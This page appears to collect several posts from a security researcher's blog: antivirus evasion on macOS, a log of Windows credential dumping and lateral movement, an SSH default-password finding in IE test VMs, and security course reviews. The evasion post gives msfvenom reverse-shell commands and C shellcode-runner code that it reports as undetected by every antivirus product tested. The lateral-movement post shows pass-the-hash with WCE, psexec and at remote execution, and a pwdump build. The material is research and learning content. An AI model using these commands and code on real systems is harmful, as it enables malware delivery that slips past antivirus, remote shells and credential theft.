Categories
Uncategorized

Windows 7 IE Developer SSH Server

Recently I played with one of the Windows 7 32Bit IE Developer VMs (IE11.Win7.VirtualBox.zip) from here. I can remember two exploitation classes where these machines are being used.

I found an SSH server installed within the machine, it is not hidden or something, but on the other side no one I asked was aware about it.

As you can see the server is running on port 22:

iewin7_netstat.png

The SSH server itself is running with its own user:

iewin7_sshuser.png

The SSH service is not blocked by local firewall rules:

iewin7_login.png

Short reminder, the password is “Passw0rd!”. So better use these machines in NAT mode, change the password, adjust firewall etc..

Happy Hacking.

Categories
Uncategorized

A new project: welearnsecurity.com

Here is my new project:
https://welearnsecurity.com/.
I love to write for career starters and also working with them. Since the content is too different from this blog I decided to split the content.
The blog will go from personal career experience to idealized career paths, hopefully articles or interviews from/with other successful security experts, recommendations for books and courses and so on.
Hopefully this project will become a valuable source for everyone looking into a career in infosec and motivated learners.
Categories
Uncategorized

Antivirus Evasion on OSX

A few months ago I did some research on antivirus (evasion) on OSX and now I decided to write a blog post about it.

Scope
* build executables that are not recognized by Antivirus Mac OSX
* for building Mac OSX executables you need Mac OSX
* shellcode/payload with MSF
* developed with C & some assembly
* main focus is learning and automatiziation

Why?
Some high profile targets use OSX… so AV might be a thing.

Dmitry Medvedev:

http://obamapacman.com/2009/08/russia-president-dmitry-medvedev-mac-user-kremlin/

As do some security researchers 😉

Charlie Miller:

https://en.wikipedia.org/wiki/Charlie_Miller_(security_researcher)#/media/File:CharlieMillerHolmanSpeaker2015-20.jpg

Targeted Malware

… or like APT 28:

Click to access Bitdefender-Whitepaper-APT-Mac-A4-en-EN-web.pdf

Test Cases and PoCs
* eicar
* msfvenom -p osx/x64/shell_reverse_tcp EXITFUNC=process LHOST=192.168.2.111 LPORT=443 -a x64 –platform OSX -e x64/xor -f macho -o osx64_reverse_xor.out
* msfvenom -p osx/x64/shell_reverse_tcp EXITFUNC=process LHOST=192.168.2.111 LPORT=443 -a x64 –platform OSX -f macho -o osx64_reverse.out
* msfvenom -p osx/x86/shell_reverse_tcp EXITFUNC=process LHOST=192.168.2.111 LPORT=443 –platform OSX -f macho -o osx86_reverse.out
* gcc -o osx64_sc_binder.out osx64_sc_binder.c

osx64_sc_binder.c

#include <string.h>
#include <sys/mman.h>
unsigned char buf[] =
"\x48\x31\xc9\x48\x81\xe9\xf2\xff\xff\xff\x48\x8d\x05\xef\xff"
...
"\x15";

int main(int argc, char **argv)
{
  void *ptr = mmap(0, 0x1000, PROT_WRITE|PROT_READ|PROT_EXEC, MAP_ANON | MAP_PRIVATE, -1, 0);
  memcpy(ptr,buf,sizeof buf);
  void (*fp)() = (void (*)())ptr;
  fp();
}

And then some testing….

Comodo
… found nothing, only eicar.

Sophos
Recognized as malicious:
msfvenom -p osx/x64/shell_reverse_tcp EXITFUNC=process LHOST=192.168.2.111 LPORT=443 -a x64 –platform OSX -e x64/xor -f macho -o a.out
Not recognized: osx64_sc_binder.c

Avast
Recognized as malicious:
msfvenom -p osx/x64/shell_reverse_tcp EXITFUNC=process LHOST=192.168.2.111 LPORT=443 -a x64 –platform OSX -e x64/xor -f macho -o a.out
Not recognized: osx64_sc_binder.c

Avira
Not recognized:
msfvenom -p osx/x64/shell_reverse_tcp EXITFUNC=process LHOST=192.168.2.111 LPORT=443 -a x64 –platform OSX -e x64/xor -f macho -o a.out
… no further testing.

Finally
As can be seen, not much efford is needed for evading AV software on MacOSX, The shellcode binder was enough for evading all tested platforms.
The binder: https://github.com/govolution/avepoc/blob/master/osx64_sc_binder.c


Nevertheless I made a small PoC version of AVET (based on the old version 1.3) for OSX (https://github.com/govolution/avetosx):

Maybe I will try to integrate it in AVET 2 some time.

Categories
Uncategorized

Review EDX Course Security in Office 365 (Microsoft CLD245x)

Recently I took the course Security in Office 365 using the free Audit Access, the final exam and the Certificate are missing here.
The sections of the course are:
  • Threats and data breaches targeting your data
  • Office 365 Advanced Threat Protection
  • Office 365 Threat Intelligence
  • Auditing, alerting and reporting in Office 365
  • Advanced Security Management in Office 365
After each section there is a quiz, as well as an final exam with 20 questions (missing in the free version). I’ll go through each section adding some notes.

Introduction to Security in Office 365
Threats and data breaches targeting your data
  • how threat actors gain access
  • kill chain
  • how the work and threat landscape changed
  • on-premises environment vs “gray area” (cloud etc.) in terms of controll and security
  • phishing
  • malware
  • spoofing
  • escalation of privilege
  • data exfiltration
  • data deletion including ransom ware
  • data spillage (“Data spillage occurs when protected data is transferred to a system that doesn’t provide the same level of protection as the source.”)
  • as well as password cracking
  • malicious insiders
Security solutions in Office 365 
  • Exchange Online Protection (EOP)
  • Office 365 Advanced Threat Protection (Office 365 ATP)
  • Office 365 Threat Intelligence
  • Auditing and alerts
  • Advanced Security Management (ASM)
  • EOP (not End Of Protection 😉 but Exchange Online Protection)
  • Office 365 Threat Intelligence
  • Threat Dashboard
  • Auditing and alerts
  • Advanced Security Management (AMS)
  • Threat detection
  • Enhanced control
  • Discovery and insights
Introduction to Secure Score
  • Overview of Office 365 Secure Score
  • security related measurements
  • Office 365 Secure Score API
  • API & powershell
  • downstream data for other tools and SIEM etc.
  • The Secure Score dashboard
  • The Secure Score analyzer tab
  • Increasing your security posture
  • I liked some of the points:
    • Enabling multi-factor authentication on all admin accounts
    • Designating more than one global admin
    • Enabling auditing across workloads
    • Enabling mailbox auditing
    • Having a weekly review of sign-ins after multiple failures
    • Having a weekly review of sign-ins from unknown sources
    • Having a weekly review of sign-ins from multiple geographies
Implementing and Managing Office 365 ATP
Introduction to Exchange Online Protection
  • The anti-malware pipeline in Office 365
  • Zero-hour auto purge
  • ZAP, detect spam or malware that was undetected by heuristics and delivery patterns
  • Phishing and spoofing protection
  • SFP, DKIM, DMARC
  • Spoof Intelligence
  • Give overview of spoofing attempts, allow spoofing for certain senders for certain addresses
  • Managing spoof intelligence
Overview of Office 365 Advanced Threat Protection
  • How ATP expands protection provided by EOP
  • Safe attachments
  • sandbox/detonation chamber 😀
  • Safe attachment policy options
  • Safe links
  • URL detonation -> mix of safe links and sage attachements
  • Safe links policy options
Managing Safe Attachments
  • Creating safe attachment policies in the Security and Compliance Center
  • Creating safe attachments policies using Windows PowerShell
  • Modifying an existing safe attachments policy in the Security and Compliance Center
  • Creating a transport rule to bypass safe attachments
  • Safe attachments end user experience
Managing Safe Links
  • Creating safe links policies by using the Security and Compliance Center
  • Creating safe links policies using Windows PowerShell
  • Modifying an existing safe links policy
  • Create a transport rule to bypass safe links
  • Safe links user experience in email
  • Safe links user experience in Office 2016
Monitoring and reports
  • Threat protection status report
  • ATP message disposition report
  • ATP file types report
  • Malware detections report
  • Top Malware report
  • Top Senders and Recipients report
  • Spoof Mail report
  • Spam Detections report
  • Sent and received email report
  • Security & Compliance Report Demonstration
Using Office 365 Threat Intelligence
Office 365 Threat Intelligence
“Threat intelligence is evidence-based knowledge, including context, mechanisms, indicators, implications and actionable advice, about an existing or emerging menace or hazard to assets that can be used to inform decisions regarding the subject’s response to that menace or hazard.”
  • Microsoft Intelligent Security Graph
    • Source: Windows, Office 365, Cloud Services, 3rd party
  • Threat dashboard
    • reporting tool for C-level
  • Threat explorer
    • analysts, admins
Using the Threat Detection dashboard
  • Threat detections in your tenant
  • Security and malware trends
  • Alerts
  • More insights
  • Threat Intelligence Demonstration
Using Threat Explorer
  • Viewing options in Threat explorer
  • Filtering capabilities in Threat Explorer
  • Drilling for details
  • Incident reports
Implementing auditing, insights, and alerts
Overview of auditing in the Security & Compliance Center
  • Auditing architecture in Office 365
  • Audited activities
  • Office 365 Management Activity API
Enabling mailbox auditing in Exchange Online
  • Mailbox actions logged by mailbox audit logging
  • Enabling mailbox auditing
  • Specifying owner actions to audit
  • Changing the age limit for entries in the mailbox audit log
Searching the audit log
  • Enabling auditing in your tenant
  • Granting permissions
  • Searching the audit log
  • Viewing the search results
  • Filtering the search results
  • Exporting the search results to a file
  • Searching the audit log by using Windows PowerShell
  • Using a SIEM application to access your auditing data
Enabling sharing auditing for SharePoint and OneDrive
  • The SharePoint sharing schema
  • The SharePoint Sharing model and sharing events
  • How to identify resources shared with external users
Managing insights and alerts in the Security & Compliance Center
  • Introduction to insights and alerts
  • Types of insights that are available
  • Types of alerts that are generated
  • Alerts features in the Security & Compliance Center
  • Alert policy settings
  • Default alert policies
  • Viewing alerts
  • Managing alerts
Advanced Security Management
Overview of Advanced Security Management
  • Lesson introduction
  • Anomaly detection policies
    •     Login authentication failures
    •     Administrator activity
    •     Inactive accounts
    •     Location
    •     Impossible travel
    •     Device and user agent
  • Activity policies
  • Anomaly detection and activity alerts
  • Policy templates
  • Productivity app discovery
  • App permissions
Implementing policies and alerts
  • Enabling and accessing Advanced Security Management
  • Creating anomaly detection policies
  • Creating activity policies
  • Reviewing and taking action on alerts
  • Investigating activities in the Activity log
  • Grouping IP addresses to simplify management
Implementing app discovery
  • Log file requirements
  • Supported vendors and their data attributes
  • Creating app discovery reports
  • Reviewing app discovery findings
  • Troubleshooting errors when log files are uploaded
Implementing app permissions
  • App permissions architecture
  • Managing app permissions
  • Approving or banning an app
Conclusion
Unfortunately I do not have access to an Office 365 environment for testing. So I was thankful that the course gives a broad insight of the posibilites of the security configurations of Office 365. Lots of the topics come withshort  examples (like phishing, spoofing etc.) and a short video clip.

From my side more insight on the security mechanisms and more detail on Threat Intelligence would have been great.  The course goes into logging and how to find strange behaviour, malware and threat intelligence. Which was really nice to see how much effort Microsoft put into securing their cloud products.

A lot of the questions in the module assessements questions are more about configuration the platform itself or how tabs are named, I felt a bit like in a MS exam long time ago. Large parts of the content is text and not videos, most courses are a bit different here.

The course gave a good overview and insights for understanding Security in Office 365 for me, that’s what I was looking for.

Links
Categories
Uncategorized

Testing some hashdump and lateral movement techniques

Some time ago I tested some techniques, now published quick & dirty as a note to whom it might be interesting.

Test WCE
Source: http://www.ampliasecurity.com

E:\wce_v1_42beta_x32>wce
WCE v1.42beta (Windows Credentials Editor) - (c) 2010-2013 Amplia Security - by
Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

Administrator:ACME:E52CAC67419A9A224A3B10XXXXXXXXXX:8846F7EAEE8FB118AB06BDXXXXXXXXXX
dax:DAX-RYMZ48Z3EYO:E52CAC67419A9A224A3B10XXXXXXXXXX:8846F7EAEE8FB118AB06BDXXXXXXXXXX
DAX-RYMZ48Z3EYO$:ACME:00000000000000000000000000000000:4460E0BCB8CCF37D8A9E81XXXXXXXXXX

E:\wce_v1_42beta_x32>wce -s Administrator:ACME:E52CAC67419A9A224A3B10XXXXXXXXXX:8846F7EAEE8FB118AB06BDXXXXXXXXXX
WCE v1.42beta (Windows Credentials Editor) - (c) 2010-2013 Amplia Security - by
Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

Changing NTLM credentials of current logon session (00168AB3h) to:
Username: Administrator
domain: ACME
LMHash: E52CAC67419A9A224A3B10XXXXXXXXXX
NTHash: 8846F7EAEE8FB118AB06BDXXXXXXXXXX
NTLM credentials successfully changed!

E:\wce_v1_42beta_x32>dir \\192.168.16.2\c$
Volume in Laufwerk \\192.168.16.2\c$: hat keine Bezeichnung.
Volumeseriennummer: 5450-733C

Verzeichnis von \\192.168.16.2\c$

21.05.2016 14:44 0 AUTOEXEC.BAT
21.05.2016 15:56

ClientApps
21.05.2016 14:44 0 CONFIG.SYS
21.05.2016 15:00Dokumente und Einstellungen
21.05.2016 17:33 2.229.504 Exchange Server Setup Progress.log
21.05.2016 15:24fax
21.05.2016 15:51Inetpub
21.05.2016 15:52Programme
21.05.2016 15:51Users Shared Folders
21.05.2016 17:33WINDOWS
21.05.2016 14:50wmpub
3 Datei(en) 2.229.504 Bytes
8 Verzeichnis(se), 16.708.521.984 Bytes frei

But for remote execution psexec is needed:

E:\wce_v1_42beta_x32>..\PSTools\psexec \\192.168.16.2 ipconfig

PsExec v2.11 - Execute processes remotely
Copyright (C) 2001-2014 Mark Russinovich
Sysinternals - www.sysinternals.com

Windows-IP-Konfiguration

Ethernet-Adapter LAN-Verbindung des Servers:

Verbindungsspezifisches DNS-Suffix:
IP-Adresse. . . . . . . . . . . . : 192.168.16.2
Subnetzmaske . . . . . . . . . . : 255.255.255.0
Standardgateway . . . . . . . . . :
ipconfig exited on 192.168.16.2 with error code 0.

E:\wce_v1_42beta_x32>copy wce.exe \\192.168.16.2\c$
1 Datei(en) kopiert.

-> worked

E:\wce_v1_42beta_x32>del wce.exe \\192.168.16.2\c$
Möchten Sie "\\192.168.16.2\c$\*" löschen (J/N)? J

E:\wce_v1_42beta_x32>md \\192.168.16.2\c$\temp

Running commands with at

E:\wce_v1_42beta_x32>at \\192.168.16.2 18:35 cmd /c "ipconfig > c:\temp\ipconf.t
xt"
Neuer Auftrag hinzugefügt. Kennung = 1

E:\wce_v1_42beta_x32>move \\192.168.16.2\c$\temp\ipconf.txt .

E:\wce_v1_42beta_x32>type ipconf.txt

Windows-IP-Konfiguration

Ethernet-Adapter LAN-Verbindung des Servers:

Verbindungsspezifisches DNS-Suffix:
IP-Adresse. . . . . . . . . . . . : 192.168.16.2
Subnetzmaske . . . . . . . . . . : 255.255.255.0
Standardgateway . . . . . . . . . :

Test pwdump

Source (seems to be down):
http://52.25.198.231/blog/2015/09/02/reading-windows-password/
https://github.com/khuangia/wce
Fork:
https://github.com/govolution/wce

32Bit only as far as I remember.

C:\Dokumente und Einstellungen\dax\Eigene Dateien\getpwd>cl getpwd.cpp /link ps
api.lib advapi32.lib
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 15.00.30729.01 for 80x86
Copyright (C) Microsoft Corporation. All rights reserved.

getpwd.cpp
Microsoft (R) Incremental Linker Version 9.00.30729.01
Copyright (C) Microsoft Corporation. All rights reserved.

/out:getpwd.exe
psapi.lib
advapi32.lib
getpwd.obj

C:\Dokumente und Einstellungen\dax\Eigene Dateien\getpwd>cl /LD getpwd_dll.cpp
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 15.00.30729.01 for 80x86
Copyright (C) Microsoft Corporation. All rights reserved.

getpwd_dll.cpp
Microsoft (R) Incremental Linker Version 9.00.30729.01
Copyright (C) Microsoft Corporation. All rights reserved.

/out:getpwd_dll.dll
/dll
/implib:getpwd_dll.lib
getpwd_dll.obj
Creating library getpwd_dll.lib and object getpwd_dll.exp

-> then use it ;).

Categories
Uncategorized

Recommended Talks for the New Year (mainly 35C3)

Like last here here some recommendations for starting into 2019. Mainly from 35C3 and one from Bluehat.

See the original thread from twitter here (It’s a bit messed up, but should be complete):

https://twitter.com/DanielX4v3r/status/1081124136594882560

https://twitter.com/DanielX4v3r/status/1081124138671058944

https://twitter.com/DanielX4v3r/status/1081124139681878016

https://twitter.com/DanielX4v3r/status/1081178193149812737

https://twitter.com/DanielX4v3r/status/1081207750703673344

https://twitter.com/DanielX4v3r/status/1081960873349050368

https://twitter.com/DanielX4v3r/status/1082286016776544257

https://twitter.com/DanielX4v3r/status/1082324386236059650

https://twitter.com/DanielX4v3r/status/1082668892332482561

https://twitter.com/DanielX4v3r/status/1082687715039240198

Categories
Uncategorized

Avet setup.sh script

Now there is a setup.sh script for easier installation of AVET (thanks to https://github.com/tacticaljmp). Tested with kali linux 2018.3a.

I made two short videos:

After starting the script you may have to wait for a couple of minutes. Then click trough the installation routine for the compiler:

… and you are done.

Download AVET: https://github.com/govolution/avet

Categories
Uncategorized

Review Cybrary Advanced Cyber Threat Intelligence

Since I found that some information was missing from this course https://danielsauder.com/2018/06/30/review-udemy-certified-cyber-threat-intelligence-analyst/
I found a course on cybrary, which is only about 3 hours long and which is free.

So the review will also be a bit shorter. For the content please review:
https://www.cybrary.it/course/advanced-cyber-threat-intelligence/

Module 1 – Threat Intelligence Maturity Model is the intro, with an interesting analysis about maturity levels of organisations related to threat intelligence which I found pretty informative.

Module 2 – Campaigns and Open-Source Threat Intelligence comes with some information about OSINT and visualization, which is also covered a bit broader in the course that I took previously.

Module 3 – Sharing Operational Threat Intelligence is a bit more interesting, since here we start with “Sharing Operational Threat Intelligence”. This comes with some information about Crowdstrike & Alienvault, Yara, TLP, CybOX and STIX, TAXII. Finally some information about Tactical/Operational sharing, which was interesting, because the author seems to know that things like ROI etc. are also important when talking about security programs, the explanation of Analytic Confidence was also useful. The video about “Words of Estimative Probability” will almost certainly be useful in the future.
The tools are not explained in depth or compared to each other which is a pitty. I strongly suggest to have a look at sigma ;).

Module 4 – Strategic Threat Intelligence Analysis is something that was missing from the courses I viewed before. The topics here are:
Cognitive Bias and Logical Errors
Competing Hypothesis Analysis
Human Elements of Attribution
Nation-State Attribution
Strategic Review and Creating an Active Defense

Conclusion
For me the course was interesting and infomative, especially Module 3 & Module 4 brought a new perspective to me. Some of the example could be shown with more length. Further I got some more tools that I might try in future. I give the course 4/5 points.


Links
https://www.cybrary.it/course/advanced-cyber-threat-intelligence/
https://metadefender.opswat.com/#!/
http://virscan.org/
https://www.virustotal.com/
https://community.riskiq.com/
https://www.us-cert.gov/
https://github.com/VirusTotal/yara
https://github.com/Yara-Rules/rules
View at Medium.com
https://www.bsk-consulting.de/2015/02/16/write-simple-sound-yara-rules/
https://www.bsk-consulting.de/2015/10/17/how-to-write-simple-but-sound-yara-rules-part-2/
https://www.bsk-consulting.de/2016/04/15/how-to-write-simple-but-sound-yara-rules-part-3/
https://en.wikipedia.org/wiki/Information_Sharing_and_Analysis_Center
https://cybox.mitre.org/about/
https://stixproject.github.io/about/
https://github.com/Neo23x0/sigma

https://en.wikipedia.org/wiki/Analytic_confidence
http://www.tylervigen.com/spurious-correlations
https://www.cia.gov/library/center-for-the-study-of-intelligence/csi-publications/books-and-monographs/psychology-of-intelligence-analysis/index.html

Categories
Uncategorized

Review Udemy “Certified Cyber Threat Intelligence Analyst”

As a second course (see previous blog post for the first course) I bought “Certified Cyber Threat Intelligence Analyst” which has the same instructor as “Certified Advanced Persistent Threat Analyst”.

Section 1: Phases Overview

The first three videos give an overview on the agenda (hunting, features&behavior extraction, attribution, tracking and take down).

The two videos following about hunting are explaining the goal of hunting, including information gathering from different sources, such as VirusTotal, underground forums, deep web and so on.

Features & Behavior Extraction covers what to extract from malware for further insight in five videos, like metadata, language, metadata, exif, strings, IPs etc..

The videos following are about Clustering and Correlation, Threat Actor Attribution, Tracking and Taking Down, followed by the quiz. Without going too deep, the videos cover sandboxing, dynamic and static malware analysis, malicious events, passive DNS, Graph DB, C2 infrastructure, TTP (yay!), OSINT and more.

The next sections go through each phase with more depth.

Section 2: Hunting

The hunting section starts with two videos with hunting and VirusTotal. This covers different techniques helping hunting, yara rules, retrohunt, searching and research. The three videos about Hacking Forums come with some examples. For this topic I highly recommend to read https://krebsonsecurity.com/?s=hackforums & https://krebsonsecurity.com/tag/darkode/ and so on for more in depth information.

The two Deep Web parts are also pretty basic, nothing new if you are in cyber for some time. Also, I do not like it when “Deep/Dark Web” is only refered to shady or criminal activities. The next video is about Honeypot & OSINT, especially honeypots are big fun and you should setting up one.

The two lab videos are much longer than the other ones (<30min), and seem to be taken from a different course. The first is about VirusTotal Intelligence which gives a nice introduction to hunts, retrohunting, clustering and other functions of the platform. The second lab video is about yara. It is being said that you can get access to VT from the trainers, but I got no answer to my request, which is kind of disappointing.

Section 3: Features Extraction

The first two videos are a short introduction to the topic “Features Extraction Goal”, which is more like an introduction to static malware analysis.

The next two videos cover “Import Table Hash (imphash)”. I always have a bad feeling when people talk about MD5 in this area, since collisions are possible with MD5. Further some of the statements are a bit dangerous, for example “Cannot revert the hash to get original content” only applies for content with a certain size that is not available in any form. When you have a hash and find a matching file, for example in a antivirus database like virustotal you totally can get the original content. Just imagine a scenario where an analyst from company A is giving a bunch of MD5 to an external company B. When an employee of company A ever uploaded internal documents to VT, company B now can assign the MD5 to the uploaded document. This is why you do not share all your indicators folks.

The instructor is even talking about that hashes are “security protection features”. Pentesters love finding MD5 hashes of passwords, nothing cracks better ;).

So depending on the usecase please consider using stronger hash algorithms, also in malware analysis. Imphash might be OK at this place though, since it only refers to the import table and not to the whole binary.

For better understanding: https://www.fireeye.com/blog/threat-research/2014/01/tracking-malware-import-hashing.html.

“Just because two binaries have the same imphash value does not mean they belong to the same threat group, or even that they are part of the same malware family”. In the course it is being said that similar imphashes mean that the malware has more or less the same source code, which is unfortunate and false leading.

The following video is about “Fuzz Hash (ssdeep)”, refer the link list for further explanation.

The first lab video is “Extracting VBA Macros with Didier Stevens Tools”. If you ever have the chance of catching up Didier Stevens and one of his workshops at a conference go there, from all I heard it is awesome and I look forward to it. First the video is going into more features of VirusTotal, then going to emldump and oledump. The second lab video is about C2 IP Pivoting, which refers to finding IPs in VBA macros in this case.

The section ends of course with a quiz.

Section 4: Behavior Extraction

Eight short videos about dynamic analysis including “Dynamic Indicators”, “Process Infector and Keylogger”, “Passive DNS” and the quiz. I won’t go deep into it here, since the titles are pretty self explaning and mainly cuckoo output is used here. Play for yourself with that ;).

Section 5: Clustering & Correlation

The first four videos are about “How Clustering & Correlation Works”. Here some of the classifiers are explained with examples and what it is for. Two videos about GraphDB follow, and a longer lab video & of course the quiz. Interesting that the tutor is not refering to the product, but to a category (neo4j, maltego) when talking about GraphDB, which was a bit confusing first.

The lab video looked good and interesting, hope I will have some time in the future to play with the VT features. The video contains an intro to viper (awesome tool) and how to use viper for correlation.

Section 6: Attribution

The topics in this section are “Where are they located?”, “Who are the targets”, “Initial Compromise”, “Privilege Escalation”, “Persistance”, “Lateral Movement”, “Exfiltration Strategy”, “Profiling the Attacker” and the final quiz. Some parts are pretty similar to the APT course.

For the discussion about attribution, in my thinking it is an approach for getting useful information for fighting an attacker. If it works, great. On a higher level things might be a bit different and give much opportunity for open discussions ;).

Section 7: Tracking

In the tracking section the videos are about “Passive DNS & Internet Port Scan”, “Lookups, OSINT and Hacking Forums” as well as the quiz. The section is pretty short and goes only a bit more in depth as section 1.

Section 8: Taking Down

This is covering “Sinkhole”, “How it works?”, “Hacking Forums”, “Victim Notification” & the quiz, the section is also short as the two sections before. Of course this is simplified, be careful, a lot can go wrong here.

Conclusion

As in the APT course, the course is OK for beginners, but please have in mind that some content is not high qualitiy and not complete, which is hard. Therefore I give this course three stars out of five.

I can also recommend “Malicious Software and its Underground Economy: Two Sides to Every Story” (https://www.coursera.org/learn/malsoftware), if still possible, which I took some time ago, the author of this course actually took down a C2 infrastructure and it is pretty interesting.

Links, as in the previous artice I added some links that are not originaly from the course:

https://www.udemy.com/cybersecurity-threat-intelligence-researcher/

https://www.heise.de/security/artikel/Threat-Intelligence-IT-Sicherheit-zum-Selbermachen-3453595.html

https://en.wikipedia.org/wiki/Cyber_threat_intelligence

https://securelist.com/russian-financial-cybercrime-how-it-works/72782/

Click to access wp-cybercrime-and-the-deep-web.pdf

http://www.scmp.com/tech/innovation/article/1840925/chinese-forums-offer-hacking-courses-around-us100-cyber-attacks

토토사이트에서 스포츠 베팅하기 – 인기 스포츠북 TOP 10 안내

http://graphdb.ontotext.com/

https://www.virustotal.com/

https://virusshare.com/

https://krebsonsecurity.com/

Click to access The_Diamond_Model_for_Intrusion_Analysis_A_Primer_Andy_Pendergast.pdf

The first 15 days of a password honeypot

https://github.com/govolution/betterdefaultpasslist

https://en.wikipedia.org/wiki/Maltego

https://github.com/laramies/metagoofil

https://virustotal.github.io/yara/

https://remnux.org/

https://github.com/govolution/avet

https://www.mscs.dal.ca/~selinger/md5collision/

Meaningful MD5 Collisions: Creating executables

https://www.fireeye.com/blog/threat-research/2014/01/tracking-malware-import-hashing.html

http://blog.virustotal.com/2014/02/virustotal-imphash.html

https://ssdeep-project.github.io/ssdeep/index.html

Release: emldump.py Version 0.0.3

oledump.py

https://malwr.com/

Click to access first2005-paper.pdf

https://viper.li/

View at Medium.com

https://en.wikipedia.org/wiki/DarkComet